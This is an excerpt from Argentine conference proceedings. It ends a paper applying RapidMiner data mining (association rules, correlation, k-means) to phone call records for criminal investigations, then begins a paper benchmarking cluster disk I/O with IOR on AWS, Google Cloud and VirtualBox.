


Figura 9: Histograma obtenido por Rapidminer que muestra la frecuencia de llamadas en una determinada antena.

La gráfica de Dispersión o Scatter 3D (figura 10) muestra la relación entre números de llamadas - números llamados y la fecha en que se realizaron. Este gráfico

permite visualizar las llamadas que se hicieron en un determinado espacio tiempo.

Uno de los parámetros que el usuario carga es la fecha del hecho, en dicha fecha es importante determinar las comunicaciones que se realizaron en ese lapso de tiempo, con este gráfico se podrán visualizar estos hechos.




Figura 10: Gráfica Scatter o de Dispersión en 3D que muestra la relación entre números de llamadas - números llamados - fecha de realización.

Es importante en el trabajo de investigación hacer el análisis de los números telefónicos que se encuentran en estudio, es decir si hubo un entre cruzamiento de llamadas recibidas al igual que el de llamadas entrantes. Para este trabajo, se realiza una gráfica entre la columna “Línea” y la columna “otra”, con color se distingue las antenas por las que se está llamando. Es importante visualizar en la gráfica que 3 de los 5 números investigados realizan llamadas al mismo número, es importante destacar también, que se encuentran en la misma antenna. Cuando se trata de sabanas de números telefónicos de supuestos cómplices por comisión de un delito, es importante saber con quién se comunica y en el gráfico se puede deducir que los tres números investigados se comunican con la misma persona, o un posible cuarto cómplice. Además, se puede ver que las tres personas se encuentran en la misma zona, con lo que es un “lugar del hecho”.




Figura 11: Gráfica Scatter entre Línea – Otra (línea)

6. Aplicación de técnicas de Minería de Datos al Caso en Estudio

Como se mencionó anteriormente se deben aplicar técnicas específicas de Minería de Datos y en particular dentro de las mismas a las llamadas “Descriptivas”, a su vez estas últimas se subdividen en Reglas de Asociación, Correlaciones/Factorizaciones y técnicas de Agrupamiento; cada una de ellas contiene una gran cantidad de técnicas, tal como se mostró anteriormente en la Figura 5.

La descripción que se muestra a continuación incluye los primeros análisis o una primera aproximación realizada aplicando técnicas pertenecientes a los grupos mencionados anteriormente, volcados al caso en particular de estudio, utilizando el software Rapidminer, estando actualmente en un estado del arte, en el proceso de profundizar los resultados obtenidos a fin de cumplir con los objetivos propuestos por el presente proyecto.

6.1. Aplicando Reglas de Asociación en Rapidminer

Una regla muy útil al trabajar con Minería de Datos son las Reglas de Asociación. IBM [10] plantea una definición muy interesante de ella al afirmar que “Las Reglas de Asociación relacionan una determinada conclusión (por ejemplo, la compra de un producto dado) con un conjunto de condiciones (por ejemplo, la compra de otros productos)”, por la importancia de la relación de la conclusión como consecuencia del “peso” de los demás atributos que lo determinan.

Las reglas de asociación realizan también tareas descriptivas, teniendo como meta identificar relaciones no explícitas entre atributos categóricos. Un ejemplo tradicional de las mismas es el empleo para determinar el análisis de compra de productos de supermercado para identificar la frecuencia en que son comprados juntos, lo cual es sumamente valioso para determinar el stock de productos, almacenamiento físico, publicidad, etc. Su calidad depende principalmente de los parámetros de precisión y soporte / cobertura. A modo de ejemplo Pitol desarrolla el análisis de la compra de 5 productos (Figura 12)[11].




Figura 12: Ejemplo desarrollado por Pitol de la técnica APriori-Reglas de Asociación para 5 productos.

Es muy amplio el espectro que incluyen los análisis que pueden presentarse bajo el ámbito de las mismas, pueden ser por tipo de valores utilizados en las reglas, dimensiones de datos, niveles de abstracción o por instantes/secuencias [7].

Aplicado específicamente al caso de estudio como una primer análisis se trabajó con el operador FP-Growth que calcula los conjuntos de elementos frecuentes de un conjunto de datos mediante la creación de una estructura de datos FPTree sobre la base de datos de transacciones y el operador propio de Rapidminer "Create Association Rules" que permite generar reglas de asociación a partir de conjuntos de elementos frecuentes, teniendo en cuenta que en RapidMiner, el proceso de extraer conjuntos de elementos frecuentes se divide en la generación de conjuntos de elementos frecuentes y en la generación de reglas de asociación a partir de esos conjuntos[12]. Por consiguiente seleccionando los atributos de trabajo, convirtiéndolos a binomiales (los campos que correspondan) y aplicando los operadores antes mencionados se procede a aplicarlos en Rapidminer obteniendo el siguiente diagrama en modo de diseño (Figura 13):




Figura 13: Operadores FP-Growth y "Create Association Rules" de Rapidminer aplicado al caso de estudio.

Sin embargo de los resultados obtenidos (Figura 14 y Figura 15) se establece que en los atributos de este problema solamente pueden observarse asociaciones entre las llamadas entrantes, las llamadas salientes y la

duración en segundos (el atributo número de celda no se incluyó en este análisis pero se debe exclusivamente porque el operador FP-Growth trabaja exclusivamente con valores nominales). De este análisis se concluye que es necesario complementar con otros operadores de minería de datos, tal como de desarrolla a continuación en el presente documento.

Size	Support	Item 1	Item 2	Item 3
1	1,000	numero_llamante		
1	1,000	numero_llamado		
1	1,000	duracion_segundos		
2	1,000	numero_llamante	numero_llamado	
2	1,000	numero_llamante	duracion_segundos	
2	1,000	numero_llamado	duracion_segundos	
3	1,000	numero_llamante	numero_llamado	duracion_segundos

Figura 14: Ítems frecuentes usando el operador FP-Growth.

No.	Premises	Conclusion	Support
1	numero_llamante	numero_llamado	1
2	numero_llamado	numero_llamante	1
3	numero_llamante	duracion_segundos	1
4	duracion_segundos	numero_llamante	1
5	numero_llamado	duracion_segundos	1
6	duracion_segundos	numero_llamado	1
7	numero_llamante	numero_llamado, duracion_segundos	1
8	numero_llamado	numero_llamante, duracion_segundos	1
9	numero_llamante, numero_llamado	duracion_segundos	1
10	duracion_segundos	numero_llamante, numero_llamado	1
11	numero_llamante, duracion_segundos	numero_llamado	1
12	numero_llamado, duracion_segundos	numero_llamante	1

Figura 15: Reglas de Asociación (de la forma Premisa-Conclusión) encontradas aplicando el operador FP-Growth.

6.2. Aplicando Correlación en Rapidminer

Como se ha mencionado anteriormente las correlaciones son una tarea descriptiva que se utiliza para examinar el grado de similitud de los valores de dos variables numéricas.

El análisis de correlaciones, sobre todo las negativas, es sumamente útil para establecer reglas de atributos correlacionados, como por ejemplo las correlaciones negativas entre el empleo de distintos grosores de protección del material eléctrico y la frecuencia de ocurrencia de incendios [7].

Un ejemplo se puede observar en el siguiente gráfico en donde se muestran seis coordenadas paralelas con varios ejemplos (Figura 16).




Figura 16: Correlación de 6 coordenadas paralelas.

En Rapidminer se utiliza un operador llamado Matriz de Correlaciones que establece la relación entre dos o más atributos. A continuación se muestra una forma de implementación del mismo en el modo de Diseño de Rapidminer (Figura 17).




Figura 17: Operador de Correlación de Matrices en Rapidminer aplicado al caso de estudio.

De la aplicación de dichos operadores se obtiene como resultado la siguiente matriz de correlación (Figura 18):

Atributos	celd...	empresa	numero_llama...	numero_llamante	fecha...	duraci...	llamada	tipo_ll...	celda	localidad	provincia
celda_numero	1	0.907	-0.907	0.615	-0.904	0.060	0.381	0.769	0.693	0.981	-0.285
empresa	0.907	1	-1.000	0.450	-0.999	0.048	0.584	0.614	0.759	0.904	-0.354
numero_llamado	-0.907	-1.000	1	-0.450	0.999	-0.048	-0.584	-0.614	-0.759	-0.904	0.354
numero_llamante	0.615	0.450	-0.450	1	-0.450	0.027	-0.030	0.850	0.342	0.644	-0.159
fecha_hora	-0.904	-0.999	0.999	-0.450	1	-0.044	-0.587	-0.611	-0.762	-0.901	0.356
duracion_segun...	0.060	0.048	-0.048	0.027	-0.044	1	0.055	-0.006	0.058	0.065	-0.224
llamada	0.381	0.584	-0.584	-0.030	-0.587	0.055	1	-0.040	0.472	0.388	-0.173
tipo_llamada	0.769	0.614	-0.614	0.850	-0.611	-0.006	-0.040	1	0.466	0.780	-0.217
celda	0.693	0.759	-0.759	0.342	-0.762	0.058	0.472	0.466	1	0.673	-0.449
localidad	0.981	0.904	-0.904	0.644	-0.901	0.065	0.388	0.780	0.673	1	-0.256
provincia	-0.285	-0.354	0.354	-0.159	0.356	-0.224	-0.173	-0.217	-0.449	-0.256	1

Figura 18: Operador de Correlación de Matrices en Rapidminer aplicado al caso de estudio.

En donde se deben analizar las principales relaciones entre los atributos, recordando siempre que mientras más cercano a 1 o a -1 es el número entre dos atributos, existe un mayor factor de correlación de ellos, es por ello que aplicando específicamente al problema en cuestión y debido a los lineamientos estipulados precedentemente interesa para este caso el estudio de los siguientes atributos:

- Número de Celda que tiene mucha correlación con Localidad (0.981), Empresa (0.907), Número llamado (-0.907), Fecha y Hora (-0.904), y tipo de llamada (0.769) y Número llamante (0.615).

- Número Llamado que se relaciona fuertemente con Empresa (-1), Fecha Hora (0.999), Número de Celda (-0.907), Localidad (-0.904), y tipo de llamada (-0.614).

- Número Llamante que se correlaciona fuertemente con Tipo de llamada (0.85), Localidad (0.644), Número de Celda (0.615), Empresa (0.45), número llamado (-0.45) y fecha y hora (-0.45).

Del análisis anterior se deduce que por los datos existentes en las tablas de origen el Número de Celda se relaciona fuertemente con el número de llamadas entrantes y salientes, tarea a la cual se encuentra abocada el actual grupo de investigación.

6.3. Aplicando Kmeans en Rapidminer

Anteriormente se mencionó que Clustering es el agrupamiento de datos que tiene como objetivo asignar datos de entrada a grupos de manera que exista un mayor parecido entre los elementos de un mismo grupo que entre los elementos de otros grupos. Uno de las técnicas más utilizadas dentro de esta rama es la del algoritmo K medias o Kmeans, el cual es un método de agrupamiento por vecindad.

La idea de Kmeans es situar a los prototipos o centros en el espacio, de forma que los datos pertenecientes al mismo prototipo tengan características similares [7].

Uno de los inconvenientes que presenta el mencionado algoritmo es la obtención correcta del número de grupos, lo cual redundará en una mayor calidad de la técnica, existiendo para ello diferentes formas de realizarlo.

Aplicados estos conceptos en el caso de estudio propuesto como búsqueda se puede observar que trabajando solamente con los atributos número de Celda de la llamada, número de teléfono entrante y número de teléfono saliente (definidos con la matriz de correlación) y aplicando el operador de Kmeans como se muestra en la Figura 19 en Rapidminer se deduce que el número de grupos estimado es 6, lo cual aplicado en esta herramienta muestra los registros asignados a cada grupo (Figura 20), la relación definida dentro de los cluster (Figura 21) y la relación de las llamadas entrantes (Figura 22) – llamadas salientes (Figura 23) con el cluster.




Figura 19: Operador de Kmean aplicado en Rapidminer a tres atributos.

Cluster Model

```
Cluster 0: 6 items
Cluster 1: 141 items
Cluster 2: 6 items
Cluster 3: 30 items
Cluster 4: 73 items
Cluster 5: 2 items
Total number of items: 258
```

Figura 20: Resultados obtenidos por Rapidminer por la aplicación del Operador Kmean con tres variables.

Attribute	cluster_0	cluster_1	cluster_2	cluster_3	cluster_4	cluster_5
celda_numero	9.333	0.255	14	18	11.425	18
numero_llamado	3886396888	3888408287	3884385509	3884385509	3884440615.548	3884385509
numero_llamante	353	3888399431.461	3515722213	5493884570387.934	3883570281.260	5493515722213

Figura 21: Relaciones definidas de los atributos dentro de los cluster.




Figura 22: Diagrama de Dispersión del atributo Número Llamado en los clusters definidos.




Figura 23: Diagrama de Dispersión del atributo Número Llamante en los clusters definidos.

A partir de estos análisis el grupo de investigación se encuentra abocado al tratamiento de la información pero con un número de cluster igual a 4, es decir trabajando con las 4 principales celdas de comunicaciones por la poca incidencia de las dos restantes (considerándolas esporádicas o eventuales).

7. Conclusión

El Proyecto de Investigación se encuentra en su última fase, aplicando las diferentes técnicas de la herramienta Rapidminer en base a los requerimientos que los usuarios finales de los Organismos Gubernamentales establecieron en un principio.

La herramienta Rapidminer empleada para aplicar las diferentes técnicas de Minería involucra un proceso de análisis de las mismas, que deben ser analizadas cuidadosamente a fin de satisfacer los requerimientos de cualquier problema de Minería de Datos.

Las tareas de Preprocesamiento de Datos aunque en un principio manifestaban ser sencillas por la cantidad de atributos provistos por las compañías telefónicas presentaron una complejidad mayor a la esperada, principalmente por la falta de documentación, la existencia de valores nulos y la falta de normalización de las mismas. Esta etapa debe ser cuidadosamente realizada con el objetivo de favorecer la búsqueda de patrones y por lo tanto involucra un mayor esfuerzo.

El estudio de las técnicas de Minería de Datos no es una tarea sencilla, sin embargo facilitó considerablemente su implementación en Rapidminer y su posterior interpretación, lo cual es uno de los objetivos que perseguía el Grupo de Investigación, ya que ello implica que pueda ser aplicado en futuros trabajos de Minería de Datos. El hecho de aplicar solamente las técnicas específicas para cada problema reduce significativamente el dominio del problema.

Sin embargo es necesario seguir profundizando los resultados obtenidos, tarea a la cual se encuentra abocado el actual grupo de investigación, ahondando en las llamadas entrantes y salientes dentro de los números de celdas de comunicaciones y en los tiempos en los que se produjeron, estableciendo las relaciones pertinentes necesarias para satisfacer los requerimientos solicitados.

Es interesante mencionar que el análisis de las listas telefónicas por Rapidminer permite analizar los parámetros por separado. En un trabajo a futuro sería conveniente el desarrollo de un software que permita el análisis por las técnicas de minería de datos que sean específicas para llamadas telefónicas, que analice la afluencia de llamadas, antenas por las que se moviliza el equipo celular, y otros aspectos, lo cual brindaría mucho mayor dinamismo al problema en cuestión.

8. Referencias

- [1] Maimon, O., & Rokac, L., 2010. "Data Mining and Knowledge Discovery Handbook", "O. Maimon, & L. Rokac, Data Mining and Knowledge Discovery Handbook", Nueva York, Springer, 2010, págs. 1-18.
- [2] Yelitz, J., Marcano, A., & Rosalba Talavera, P., "Minería de Datos como soporte a la toma de decisiones empresariales", Obtenido de <https://goo.gl/zg37N9> en Agosto de 2.017, Universidad de Zulia, Maracaibo, 2007
- [3] Vallejos, S. J. . "Minería de Datos", Obtenido de <https://goo.gl/gHQAgK>, Universidad Nacional del Nordeste, 2006
- [4] Zhang, S., Zhang, C., & Yang, Q., "Data preparation for data mining. Applied Artificial Intelligence", San Francisco, 2003, págs. 375-381.
- [5] Herrera F. y Cano J.R., "Técnicas de reducción de datos en KDD: El uso de Algoritmos Evolutivos para la Selección de Instancias", Actas del I Seminario Sobre Sistemas Inteligentes (SSI06), Universidad Rey Juan Carlos, Madrid, págs 165-181, 2006.
- [6] Perez Lopez C., Gonzalez D.S., "Minería de datos. Técnicas y herramientas", Madrid, España, Editorial Parainfo, 2007, Págs 1-10
- [7] Hernández Orallo J., Ramírez Quintana J., Ramirez C.F., "Introducción a la Minería de Datos", Universidad Politécnica de Valencia, España, Ed.Pearson, 2004, págs 19-42, 137-164, 237-252
- [8] Gartner, "Magic Quadrant for Advanced Analytics Platforms". Obtenido de <https://goo.gl/yjE34c> en Agosto de 2.017.
- [9] Rapidminer, "Real Data Science, Fast and Simple". Obtenido de <https://rapidminer.com/> en Septiembre de 2.016.
- [10] IBM, "Reglas de Asociación", "IBM Knowledge Center", Obtenido de <https://goo.gl/bnhmU2> en Agosto de 2.017.
- [11] Pitol F., "Reglas de asociación, algoritmo apriori", Obtenido de <https://goo.gl/MX2dx> en Agosto de 2.017.
- [12] Tito L. y Mullicundo F., "RapidMiner: Tutorial online+Operadores", Obtenido de <https://goo.gl/z6uXJC> en Septiembre de 2.016.

Redes, Sistemas Operativos y Fundamentos Informáticos

Ing. Raul Tschanz, Ing. Juan Carlos Calloni
Coordinadores

CONAISI 2017

Rendimiento de Cloud Computing Público para el Uso de E/S en Clusters

Belizán Maximiliano¹; Duarte David¹; Morales Martín^{1,2}; Encinas Diego^{1,3}.

¹Universidad Nacional Arturo Jauretche, Instituto de Ingeniería y Agronomía, Florencio Varela, Buenos Aires.

²Universidad Tecnológica Nacional, Unidad CodApli, FRLP, La Plata, Buenos Aires.

³Universidad Nacional de La Plata, Instituto de Investigación en Informática-LIDI, Facultad de Informática, La Plata, Buenos Aires.

Email: maximiliano.h.belizan@gmail.com, davito.duarte.22@gmail.com, martin.morales@unaj.edu.ar, dencinas@unaj.edu.ar

Resumen

El futuro prometedor de Cloud Computing orienta y motiva a estudiar el despliegue de entornos de ejecución para cómputo paralelo y distribuido. Su avance global y masivo direcciona a un análisis de su utilización y su optimización para el manejo de grandes volúmenes de datos. A su vez, la gran oferta y competencia de proveedores de servicios Cloud Computing promueve la comparación de las prestaciones y facilidades que presenta cada uno de ellos, al menos los más importantes. Ante la escasez de trabajos de investigación de este tipo, con métricas comparables entre distintos Cloud públicos, se realiza este trabajo en busca de detallar cómo funciona Cloud Computing, generando un Clúster Virtual para observar y medir la velocidad y la capacidad con la que se manejan los datos de entrada/salida en estos sistemas. Para luego trazar una comparativa de rendimiento con los Cloud públicos involucrados en este trabajo, que son Amazon Web Service y Google Cloud.

Palabras Claves: Clúster, Entrada/Salida, Cloud Computing

1. Introducción

En la actualidad numerosas aplicaciones científicas trabajan con grandes cantidades de datos que necesitan cargarse o almacenarse en disco; por ejemplo, bioinformática, predicción del tiempo, modelado del clima, procesamiento de imágenes satelitales, entre otros. Para analizar las prestaciones en el acceso a disco existen benchmarks desarrollados con este propósito. Su

ejecución requiere del acceso a un cluster configurado para tal fin.

Con el propósito de realizar un análisis previo al despliegue de un cluster es que se propone el análisis de la utilización de herramientas virtualizadas y de plataformas de Cloud Computing.

El paradigma Cloud Computing consiste en la distribución de recursos informáticos on-demand, desde aplicaciones hasta centros de datos, a través de Internet, con un pago variable en función del uso. Es decir, se basa en un modelo para el cual los servicios, aplicaciones y almacenamiento se ponen a disposición de los usuarios por medio de Internet, a través de un servicio, generalmente, con un modelo de pago por consumo.

Los Cloud Privados permiten utilizar soluciones de seguridad avanzada, una alta disponibilidad y tolerancia a los fallos que no tienen cabida en la nube pública. Sin embargo, puesto que se trata de hecho de soluciones independientes, crear un Cloud privado sigue exigiendo una inversión significativa y, por consiguiente, no ofrece un beneficio económico a más corto plazo que sí ofrece el Cloud público.

En el Cloud privado, las empresas instalan su propio hardware de servidores y almacenamiento pero disfrutan de la flexibilidad de desplazar cargas de trabajo entre servidores cuando se producen picos de demanda o para introducir nuevas aplicaciones.

Google Cloud [1] es una plataforma que ha reunido todas las aplicaciones de desarrollo web que Google estaba ofreciendo por separado. Es utilizada para crear ciertos tipos de soluciones a través de la tecnología almacenada en la nube y permite, por ejemplo, destacar la rapidez y la escalabilidad de su infraestructura en las aplicaciones del buscador.

Amazon Web Services (AWS) [2] es un conjunto de servicios de Computación en la Nube ofrecidos a través

de internet por Amazon y que forman una plataforma de Computación en la Nube. Ofrece servicios de infraestructura para ejecutar aplicaciones en la nube. Estos servicios son utilizados por aplicaciones populares como Dropbox, Foursquare y HootSuite.

VirtualBox [3] es un software de virtualización que permite crear unidades de disco virtuales donde se puede instalar sistemas operativos adicionales, conocidos como (sistemas invitados), dentro de otro sistema operativo (anfitrión), cada uno con su propio ambiente virtual. Resulta una aplicación extremadamente útil para trabajar con sistemas operativos nuevos o versiones Betas inestables.

Un sistema Cluster se basa en la unión de varios servidores para que trabajen como si se tratase de uno solo. Se pueden crear distintos tipos de clusters, en función de lo que se necesite: Unión de Hardware, Clusters de Software y Alto rendimiento de bases de datos. En resumen, un cluster es un grupo de múltiples computadoras unidas mediante una red de alta velocidad, de tal forma que el conjunto es visto como una única computadora más potente.

En este caso se analizará la importancia de la entrada/salida en un cluster, para ver el procesamiento que tiene al recibir datos o instrucciones, en este caso del Master.

2. Metodología

Tanto AWS como Google Cloud proporcionan un conjunto completo de servicios de infraestructura que permiten computación, almacenamiento, bases de datos, redes y comunicaciones.

Los tipos de instancia abarcan varias combinaciones de capacidad de CPU, memoria, almacenamiento y redes. Le proporcionan flexibilidad para elegir la combinación de recursos adecuada para sus aplicaciones. Cada tipo de instancia incluye uno o varios tamaños de instancia, lo que permite escalar sus recursos según los requisitos de la carga de trabajo de destino.

StarCluster [4] es un conjunto de herramientas, de código abierto, para poner en marcha grupos de nodos de computación virtuales dentro del Amazon Elastic Compute Cloud (EC2). StarCluster simplifica el proceso de construcción, configuración y gestión de grupos de máquinas virtuales en la nube EC2 de Amazon para la investigación científica y de alto rendimiento de computación.

Además, MPICH [5] es una implementación de alto rendimiento y ampliamente portátil del estándar Message Passing Interface (MPI es una norma estándar de paso de mensaje para aplicaciones de memoria distribuida que utilizan computación paralela). MPICH se ejecuta en sistemas paralelos de todos los tamaños, desde los nodos

de múltiples núcleos a los cluster de grandes supercomputadores. También proporciona un vehículo para la aplicación de investigación MPI y para el desarrollo de entornos de programación paralela nuevos y mejores.

Por otro lado, IOR Benchmark [6] se utiliza para probar el rendimiento de los sistemas de archivos paralelos utilizando diferentes interfaces y los patrones de acceso. IOR usa MPI para el proceso de sincronización.

3. Escenario

Para realizar el análisis se crea un cluster con 6 nodos (1 Master y 5 nodos) y tamaños diferentes de lectura y escritura de datos para IOR. Como puede verse en la Figura 1 esto se realizará en AWS con StarCluster con Ubuntu LTS 16.04 [7] como sistema operativo, en Google Cloud con Ubuntu LTS 16.04 como sistema operativo y en VirtualBox con Ubuntu mini por una cuestión de recursos. El hardware tanto de AWS como de Google Cloud es similar, un solo CPU con 1 GB de memoria por cada nodo.




Figura 1. Cluster virtual en AWS, VirtualBox y Google Cloud.

Para esto fue necesario implementar la conexión SSH. El proceso en VirtualBox y Google Cloud es similar, en AWS la herramienta StarCluster ya los conecta. Luego se instala MPICH e IOR en cada una de las máquinas

Con el fin de probar las operaciones paralelas de E/S con un amplio rango tanto en el número de procesos que las realizaban como en el tamaño de los datos transferidos, se ha ejecutado el benchmark con el siguiente comando [8]:

```
mpirun -np NP ./IOR -a POSIX -cg -wWr -i 5 -t 512k -b B -k -o prueba
```

- Cada prueba será ejecutada mediante NP procesos, inicialmente se utilizará la implementación POSIX I/O y se repetirá 5 veces.

- Las operaciones I/O serán colectivas y estarán sincronizadas mediante distintas barreras.

- Se realizarán operaciones tanto de escritura como de lectura y se comprobarán dependencias de tipo “read after write”.

- Se administrará un archivo independiente por proceso.

- Cada operación I/O involucrará una transferencia de un bloque de datos de a lo sumo 512 kibibytes.

- Cada proceso escribirá y leerá un bloque de datos de tamaño B hacia y desde un archivo compartido y accedido por todos los procesos.

- El resultado de la prueba será un único archivo llamado “prueba” que se creará en el mismo directorio en el que esté trabajando actualmente el terminal de comandos y que no se borrará luego de la finalización de la misma.

Referencias:

- 1 kibibyte (KiB) = 1024 bytes
- 1 mebibyte (MiB) = 1024 kibibytes

4. Resultados

En la Tabla 1 y 2 se incluyen los resultados obtenidos si se ejecuta el benchmark IOR en el entorno de VirtualBox, tanto para la escritura como para la lectura:

Tabla 1. Tiempo de escritura en VirtualBox

NP	B(MiB)	Escritura (MiB/seg)		
		Máx.	Mín.	Prom.
2	2	53.06	24.5	40.57
	4	53.99	42.45	49.74

4	8	62.08	31.27	52.81
	2	37.58	5.87	25.47
	4	69.74	1.42	44.44
8	8	72.53	1.92	52.45
	2	22.66	5.47	13.66
	4	37.35	2.11	21.74
	8	31.46	1.74	22.45

Tabla 2. Tiempo de lectura en VirtualBox

NP	B(MiB)	Lectura (MiB/seg)		
		Máx.	Mín.	Prom.
2	2	587.52	73.84	222.34
	4	812.5	515.35	691.13
	8	1205.71	926.38	1074.17
4	2	57.92	35.84	46.88
	4	126.84	33.02	81.06
	8	14.52	5.04	9
8	2	25.59	14.48	22.72
	4	27.67	8.46	20
	8	34.58	14.86	25.07

Si se observa para un tamaño constante de datos transferidos puede verse que a medida que aumenta el número de procesos, se nota una gran disminución en la performance tanto para escritura como para lectura. Obviamente la baja de rendimiento es mayor para la operación de escritura ya que es más costosa que la operación de lectura.

En la Tabla 3 y 4 se puede observar los resultados obtenidos al ejecutar el mismo benchmark en el contexto de AWS.

Tabla 3. Tiempo de escritura en AWS

NP	B(MiB)	Escritura (MiB/seg)		
		Máx.	Mín.	Prom.
2	2	1501.18	335.25	1138.98
	4	2554	1944.73	2267.01
	8	3604.52	1210.04	2733.49
4	2	1152.76	920.26	1065.02
	4	2277.35	1530.91	2021.93

	8	3924.38	1553.25	3334.59
8	2	400.04	256.2	329.66
